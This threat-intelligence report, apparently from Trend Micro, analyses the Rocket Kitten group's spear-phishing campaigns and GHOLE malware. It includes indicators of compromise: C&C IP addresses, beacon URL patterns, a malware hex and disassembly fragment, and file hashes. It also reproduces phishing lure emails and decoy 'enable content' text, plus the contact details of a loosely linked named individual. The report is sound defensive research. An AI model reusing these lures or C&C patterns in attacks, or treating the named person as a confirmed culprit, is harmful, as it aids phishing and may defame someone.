
OPERATION WOOLEN-GOLDFISH

When Kittens Go Phishing

Cedric Pernet and Kenney Lu

CONTENTS



TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

INTRODUCTION

State-sponsored cyberwarfare is no different than physical battles or terrorist attacks in terms of scope and damage. Arguably, cyber attacks are much worse because the identity of attackers are easily concealed, slowing down any process that could bring perpetrators to justice. Attackers are also not restricted by time and location. Interestingly, Middle Eastern countries and some members of the European Union (EU) have recently figured in targeted attacks, either as an aggressor or a victim, for seemingly political reasons.

At the recently concluded “31st Chaos Communication Congress of the Chaos Computer Club (31C3),” cybersecurity researchers discussed the ways and means by which threat actors can use widely available software to cover their tracks and carry out their campaigns. [1] The focus of this particular lecture was the GHOLE malware used in targeted attack campaigns. GHOLE is believed to have been active since 2011 based on the compilation date of its oldest samples.

Targeted attacks are well-planned cyberthreat activities aimed at specific organizations. In this paper, we delve into the malicious activities of a cyberthreat group, known in the cybersecurity industry as Rocket Kitten, which has been hitting different public and private Israeli and European organizations. Rocket Kitten has so far launched two campaigns—“GHOLE” malware attacks and one we have dubbed “Operation Woolen-GoldFish.” We named it as such because “Woolen” is attributed to the malware developer and one of the threat actors behind this campaign; “GoldFish” serves as an attribute to the location of origin with which the campaign was seemingly launched from.


The Rocket Kitten group used spear-phishing emails in order to penetrate their target systems. Based on the malware samples we have obtained from files with macro malware specific to the GHOLE malware campaign, we found that they were mostly interested in the defense industry, the IT sector, government entities, and academic organizations. Certain details from the malware samples show that Operation Woolen-GoldFish was most likely to be a state-sponsored campaign.

VICTIMS AND TARGETS

The content of the files we have collected from this group of attackers is quite straightforward. They contain information that is very customized in relation to the target entity. Some files are written in German, while others contain information specific to just one vertical. All of these have been used for spear-phishing emails against various targets.

Seeing the content of these files, we suspect they have all been used for spear phishing against the following:

- Civilian organizations in Israel
- Academic organizations in Israel
- German-speaking government organizations
- European organizations
- European private company


Rocket Kitten
Targets
GHOLE
Operation Woolen-GoldFish
Attack Vector: Spear-phishing email
The Excel attachment with malicious macro
Trigger to the final payload
The malicious link leads to Microsoft™ OneDrive, where the malicious file is hosted
Login
Administrator
Password
The final payload
GHOLE malware
WOOLERG keylogger

Attack overview

ROCKET KITTEN'S NEW CAMPAIGN MATURES

The GHOLE Campaign

In February 2015, the Trend Micro™ Smart Protection Network™ received an alert from Europe that triggered several targeted attack indicators related to a specific malware family, prompting our threat defense experts to investigate further. The alert showed an infected Microsoft™ Excel® file that soon proved to have been launched by Rocket Kitten. When a user opens the Excel file attachment in the spear-phishing attempt, a .DLL file is dropped onto the system and is executed using a macro embedded in the file. Macros are small scripts within files that are usually used to automate common repetitive tasks. However, these can also be used for malicious intent, such as infecting machines of unsuspecting users with malware, just like in this situation. Trend Micro detects the malware as TROJ_GHOLE.A. It is common for Rocket Kitten to use GHOLE in their targeted attack campaigns. The dropped .DLL file (SHA1 hash: *07a77f8b9f0fcc93504dfba2d7d9d26246e5878f*; BKDR_GHOLE.B) is scanned on VirusTotal, but there were no results, raising further interest to analyze the binary. [2–3]

The .DLL file contained an export function named, *"function,"* instead of the usual, *"gholee,"* found in previous samples from this malware family. We suspect that the attacker did this on purpose so the malware can bypass detection and stay within the targeted system that would eventually give it more freedom to move laterally.

EXPORT FUNCTION: FUNCTION

The top-right boxed code in the screenshot, displayed to the right, shows an unusual code that uses "push" to pass values like those shown in the screenshots below it. When passed to WINAPI, it will look like a string on stack.


The first block contains the address of the command-and-control (C&C) server of the malware, which is located at IP address, *83.170.33.60*. This value is specified in the code, as shown in the third screenshot.

The second boxed code in *function, ZKXdu80x*, is the client version. The third is an encryption key with a length of 256 bytes (2,048 bits) used for network communications, and starts with the pattern, *GET /index.php?c=xxxxxxxx&r=xxxxx&u=1&t=.*

In all samples we have analyzed, the *"c"* argument is 8 bytes long and differs across variants. This can be used as a unique identifier for each of the infected machines. The *"r"* argument has a variable length, 5–7 bytes; the *"u"* argument is always 1 byte long.


Other communication patterns can be found in the binary and can be used as indicators of compromise:

- *index.php?c=%s&r=%lx*
- *index.php?c=%s&r=%lx&u=1&t=%s*
- *index.php?c=%s&r=%x*




```
6A500000 2E366800 31683535 6834312E  ..Pj.h6.55h1.14h
312E3438 7568006A 68784F38 64584B5A  84.1j.hu80xhZKXd
006A006A 5454006A F8242C83 242C8354  j.j.j.TTâ,$°Tâ,$
50006AF0 506A0A6A 242C8354 2C8354CC  =j.Pj.jPTâ,$¦Tâ,
1FE8D424 83FFFF8C E8C3B8EC FFFFFFB1  $+F.î··â8++F¦···
E589C289 00002DE8 00000100 01001E00  ë-ësF-..........
00008051 4B5A0800 38756458 0000784F  QÇ....ZKXdu80x..
54000000 0037920B 00000000 00000000  ...T.Æ7.........
00000000 2D680050 51000000 000100E8  ....P.h-...QF...
37636200 31333665 39393233 61336261  .bc7e6313299ab3a
65336564 61323336 65366138 63646530  de3e632a8a6e0edc
31666266 39353165 62333262 34633131  fbf1e159b23b11c4
33333934 66376162 34643761 61313932  4933ba7fa7d4291a
63656266 30376466 31333532 32343262  fbecfd702531b242
32333532 31323138 38366439 62323066  253281219d68f02b
64316631 64346537 65623836 64393439  1f1d7e4d68be949d
34666464 61343138 66353930 38363139  ddf4814a095f9168
63396666 33306662 33383062 66383961  ff9cbf03b083a98f
31393963 30373162 65616131 64363038  c991b1701aae806d
31633565 32643362 39343063 30623161  e5c1b3d2c049a1b0
63306330 65316638 31383531 37363633  0c0c8f1e15813667
62336530 65336434 38633264 36663761  0e3b4d3ed2c8a7f6
38326663 65663762 36623138 66326633  cf28b7fe81b63f2f
33653831 33323739 30386634 30653333  18e397234f8033e0
35643632 37333638 30373466 64353535  26d58637f470555d
01006831 68520000 00001016 0000E854  1h....Rh....TF..
```

Export function, function



```
8 332E3630 | PUSH 30362E33
8 37302E33 | PUSH 332E3037
8 38332E31 | PUSH 312E3338
```

Use of the "push" mnemonic to pass values in the code




```
AB0000 OFFSET WS2_32.#382
801D77 kernel32.LoadLibraryA
AF002C ASCII "ws2_32.dll"
C7FFA4 ASCII "83.170.33.60"
AF0005 ASCII "kernel32.dll GetProcAddressL
800000 kernel32.7C800000
```

IP address

RELATED SAMPLES

We found several Microsoft Office® files containing variants of the GHOLE malware family that were used to infect machines. As the Excel spreadsheet used in this campaign is disguised to look relevant and important, users were prompted to open it and execute the embedded macro. The use of macros to infect computers is deemed amateur. This shows that there is a gap between the maturity of the malware, which is good enough for its purpose, and the way it is delivered, which raises questions about the attackers' professional capacity.

We decided to look at the spear-phishing attempts from a wider perspective and analyzed more samples from this malware family. Based on available evidence, only the Rocket Kitten group is known to have used GHOLE in the attacks related to Operation Woolen-GoldFish. It is interesting to note that the GHOLE malware is in fact a modified CORE IMPACT® product. CORE IMPACT is a sophisticated penetration-testing tool from CORE, a legitimate company. [4]




Due to security considerations I consciously hid the Informations. It will be visible for you by enabling content above.

This Is Not The Full List. At First Enable Editting and then Enable Content Above To Veiw Complete List of Participants

Celebrating 50 Years of German-Israeli Diplomatic Relations
10–11 FEBRUARY 2015
Tel Aviv and Rehovot

	A	B	C	D	P	Q
1	To Veiw Complete Form Enable Content Above					
2						
3		travel number	8133139	in dates		
4		Travel Budget				
5						
6			NIS	Euro		
7		Registration fee				
8		Visa				
9		Flight ticket				
10		Hotel - ?night stay				
11		Food				
12		Insurance				
13		Israel Travel - taxi				
14		destination Travel				
15						
16						
17						
18		Sum				
19						
20						
21		Sum in USD				
22		Budget allowance				
24						


Sample content from malicious Microsoft Office files; the attacker needs the user to enable the macro to infect the computer


Syria's chemical weapons
Syria is believed to have one of the world's largest stockpiles of chemical weapons and warns that it could use them in the event of foreign intervention
Syria is not signatory to Chemical Weapons Convention
Programme active since 1980s with assistance of Soviet Union
Suspected stocks of mustard gas, Sarin and VX nerve agents since 1990s
Chemical agents designed to be fitted to array of delivery systems, from Scud-D ballistic missiles to standard artillery shells
MEDITERRANEAN SEA
ISRAEL
Scud-D
Length: 11m
Warhead: 500kg
Range 700km
TURKEY
Aleppo
Al Safir
Idlib
Latakia
Hama
Homs
Al Furqlus
LEBANON
SYRIA
Khan Abu Shamat
Damascus: Centre D'Etudes et de Recherches Scientifiques. Began developing production capabilities in 1971
Deraa
JORDAN
IDENTIFIABLE FACILITIES
Research
Production
Storage
50km
30 miles
Source: NTI, James Martin Center for Nonproliferation Studies
© GRAPHIC NEWS

Sample content from a malicious Office file after running the macro; the content is common and publicly available on the Internet

After studying the sample infected and dropped files, we established a timeline using the dates when the executable files were compiled. This timeline should be reliable unless the attackers played with the time stamps, which would be surprising in this campaign since all binary compilation dates fit quite well with the spear-phishing attacks.

As is often the case with malware families specifically used in targeted attacks, there are actually very few different samples in the wild, compared with traditional cybercrime malware.



Number of malware samples compiled

The Microsoft Office files used by the attackers to infiltrate their targets' networks are also very interesting because they contain metadata. Metadata can be defined as "the information about the information," which in this case is the information pertaining to the file itself. Some of details of the available metadata were useful, particularly, the creation date, modification date, author, and last modification author. We will tackle the metadata later on in this paper.

USE OF MALWARE SCANNER

During the course of this investigation, we found out that some samples of the GHOLE malware have been submitted to an online-malware-scanning site, *av.zerodays.ir*, to estimate the detection rate of their malware. [5] Three samples appeared to have been scanned using this service before they appeared elsewhere. One sample was submitted 26 days before it was scanned in other online malware analysis service sites. This led us to believe that the malware controllers submitted the original samples to the *av.zerodays.ir* system themselves. We would like to point out that the *av.zerodays.ir* online service is free and available to everyone on the Internet. We contacted a representative of the company, who in turn told us that they "do not condone cybercrime or in any way affiliated to any entity that could have been part of this campaign."

GHOLE MALWARE COMMUNICATION AND CONTROL

The communications established by this malware family from an infected workstation to the C&C server are done by directly communicating with the IP addresses hard-coded in the binaries, as seen in the export function display. There were no domain names involved in this campaign. We were able to obtain a list of C&C servers, which are mostly hosted in Germany, via a satellite communication service provider known as Industrieanlagen-Betriebsgesellschaft mbH (IABG): [6]

- *83.170.33.37*
- *83.170.33.60*
- *83.170.43.67*
- *83.170.33.80*
- *84.11.26.230*
- *84.11.75.220*
- *84.11.146.55*

The last IP address, *84.11.146.55*, was associated with one malware sample. It belongs to IABG with only the following information available:

- *inetnum: 84.11.146.0 - 84.11.146.255*
- *netname: DE-IABG-TELEPORT-ERTEBATAT*
- *descr: IABG - Teleport customer Ertebatat*
- *country: DE*

The other IP addresses were used by different malware samples. These IP addresses also belonged to IABG and could all be connected to the same customer. In fact, all of the IP ranges on which these C&C servers are identified belonged to one customer, who rents the following IP ranges from IABG:

- *84.11.26.224–84.11.26.255*
- *84.11.37.128–84.11.37.159*
- *84.11.75.192–84.11.75.255*
- *83.170.33.32–83.170.33.63*
- *83.170.33.64–83.170.33.95*
- *83.170.43.64–83.170.43.95*

```
netname: DE-IABG-TELEPORT-MAHDAVI_8
descr: IABG - Teleport customer Mehdi Mahdavi
country: DE

person: Mehdi Mahdavi
address: No 83 - Baharestan st
address: Isfahan
address: IR
phone: +98 913 115 8009
email: mahdavi@livenetsat.com
```

Registration for the *livenetsat.com* domain used here expired in 2010. It was registered using this information:


Registrant:

```
Mehdi Mahdavi mehdi_mahdavi@yahoo.com +1.5149092726
Joinebiz
2021 Atwater Street, #1414
Montreal,QC,CA H3H-2P2
```

The first historical information about this domain, in 2003, has the following details:

Registrant:

```
Mehdi Mahdavi technical@joinebiz.com 514-989-8066
Joinebiz
2021 Atwater Street, #1414
Montreal, QC, Canada H3H-2P2
```



Joinebiz is an international eBusiness solution provider, founded in 1998, with offices in Los Angeles, London, Dubai, and Isfahan. We are a privately owned company focused on developing web-based applications that provides solutions for today and addresses the eBusiness issues of tomorrow. Our software products are marketed globally.

Screenshot from joinebiz.com *in 2001*

Joinebiz.com was an e-business solution provider that ceased to operate in 2006. Incidentally, it held office in Isfahan, Iran, which is the country Mr. Mehdi Mahdavi used as reference for renting the IP ranges used by the GHOLE malware.

These details can loosely be tied to the entities presented above but caution is strongly advised because the names are quite common. We have yet to determine if these names belong to one person, if the same person is the one who rents IP ranges from IABG, if his servers were compromised and used as proxy servers, or if he provides part of his infrastructure to the Operation Woolen-GoldFish targeted attack group.

Operation Woolen-GoldFish: Rocket Kitten's New Campaign

POINT OF ENTRY


Sending out spear-phishing emails is a common technique used as a point of entry in the initial stage of compromise. It is, in fact, still widely used in attempts to gain privileges in targeted companies' systems. Several social engineering tricks can be used to make a user click a link or open a file.

One of the spear-phishing emails sent out by the Rocket Kitten group looked like a simple office correspondence.

The attachment was a Microsoft Office file. User participation is needed to execute the macros in the file. If the user does not run the macros, the computer will not be infected by the GHOLE malware. By the end of 2014, however, we saw significant changes in the attack behavior of the Rocket Kitten group in terms of spear-phishing campaigns and malware infection scheme. The second spear-phishing email sample has been sent to one target in Israel.

This email sample was sent sometime in February 2015. This also used the identity of a recognized Israeli engineer. We anonymized the email address, as well as the OneDrive™ link. We also removed the signature used in it.

A known figure in the Israeli defense field was used in a similar tactic with the same email content. The decoy file used an Adobe® .PDF file instead of a Microsoft PowerPoint™ presentation. The .PDF file was a Web article from the Washington Post. The file showed *"pc12"* as the author and the last modifier. system's record




From: [redacted]
Date: Apr 23, 2014 10:08 AM
Subject: Message
To: [redacted]

Dear all,
Enclosed is some information that I hope you will find it useful.
Hag Sameah.

--
[redacted]
CEO, [redacted]

[redacted]

Sample spear-phishing email used by the group in 2014



From: FirstName [mailto: firstnamelastname1@gmail.com]
Subject: Possible Scenarios for Hezbollah's Retaliation? your comments are most welcome.

Dear experts,

As you know Israeli helicopter had conducted a strike against "terrorists" near Quneitra, on the Syrian side of the Golan Heights
that killed several of Hezbollah's members including one Iranian commander.
I wrote an article about possible scenarios about Hezbollah's reactions and
would like to know your ideas about it?

I answered some questions about possible reactions:

- Is it in the common interest between Hezbollah and Iran to retaliate?
- What can be the worst-case scenario?
- Time and place to hit back?
- Will the retaliation be restrained enough to provoke a war?
- ...

You can download and see the article in my Drive:
https://onedrive.live.com/redir?resid=xxxxxxxxxxxxxx
Best regards,
FirstName


--
(here followed an official signature)

Sample spear-phishing email sent to a targeted organization in Israel

INITIAL COMPROMISE

The attackers used a OneDrive link in their campaign. OneDrive is a free online cloud storage system from Microsoft that comes with several gigabytes of data storage capacity.

The OneDrive link leads to an archive file containing a file named, *"Iran's Missiles Program.ppt.exe."* This file, which has been taken offline, used the PowerPoint icon but was really an executable file. The attackers probably decided to store their malicious binaries online rather than sent them as an attachment to bypass email detection.



Malware binary shows the PowerPoint icon to trick the user

Once executed, the file drops a nonmalicious PowerPoint file used as a decoy file, while silently infecting the system with a variant of the CWoolger keylogger. We decided not to show the content of this file given the sensitivity of the persona impersonated in this social engineering lure.

We tried to look for this decoy file on the Internet but it was nowhere to be found, which was quite surprising. We compared the metadata on this file with the other files authored by the spoofed engineer and it showed the same exact file properties, particularly the way the *"author"* field was written. The file also shows a *"Last modified by:"* field containing the information *pc12*.

Rocket Kitten has signed *pc12* at the last modified section of some of the files used in their spear-phishing activities. We do not know if this string refers to one Rocket Kitten member or to a third party, who could have edited the files. The latter is very unlikely though, since it has been used both in campaigns and files aimed at different targets. We believe *pc12* is, indeed, an indicator of Rocket Kitten activities.

We have a strong suspicion, based on the PowerPoint file, that the spoofed engineer's computer was compromised by the Rocket Kitten group because he presents an interesting profile and is well-known in his field. Therefore, the file sent to other Israeli targets could have been stolen directly from this person's computer.

POSSIBLE ATTRIBUTION

Wool3n.H4t


Cybercriminals quite often forget about metadata, which is generated by the software they use to produce or modify the files. Those who are more meticulous alter this information to lead investigators to false tracks.

SHA1 Hash	Creation Date	Modification Date	Author	Last Modified By
ec692cf82aef16cf61574b5d15e5c5f8135df288	02/07/2014	30/07/2014	YUSI	YUSI
788d881f3bb2c82e685a98d8f405f375c0ac2162	23/06/2014	27/07/2014	Woole3n.H4t	UK
2c3edde41e9386bafef248b71974659543a3d774	23/06/2014	15/07/2014	Woole3n.H4t	UK
0f4bf1d89d080ed318597754e6d3930f8eec49b0	20/06/2013	01/12/2014	REDACTED	pc12
2627cdc3324375e6f41f93597a352573e45c0f1e	23/06/2014	07/07/2014	Woole3n.H4t	aikido1
ad6c9b003285e01fc6a02148917e95c780c7d751	26/04/2014	28/04/2014	Woole3n.H4t	Hoffman
9579e65e3ae6f03ff7d362be05f9beca07a8b1b3	23/04/2014	23/04/2014	Woole3n.H4t	Woole3n.H4t
4711f063a0c67fb11c05efdb40424377799efafd	02/07/2014	24/07/2014	REDACTED	YUSI
e2728cabb35c210599e248d0da9791991e38eb41	23/06/2014	02/07/2014	Woole3n.H4t	aikido1
ae18bb317909e16f765ba2e88c3d72d648db2798	23/06/2014	27/07/2014	Woole3n.H4t	UK
ed5615ffb5578f1adee66f571ec65a992c033a50	23/04/2014	23/04/2014	Woole3n.H4t	Woole3n.H4t
0482fc2e332918456b9c97d8a9590781095b2b53	29/10/2014	16/12/2014	Woole3n.H4t	USA
a9245de692c16f90747388c09e9d02c3ee34577e	20/06/2013	11/11/2014	REDACTED	REDACTED
6571f2b9a0aea89f45899b256458da78ac51e6bb	07/08/2014	07/08/2014	YUSI	merah
c727b8c43943986a888a0428ae7161ff001bf603	20/06/2013	01/12/2014	REDACTED	pc12
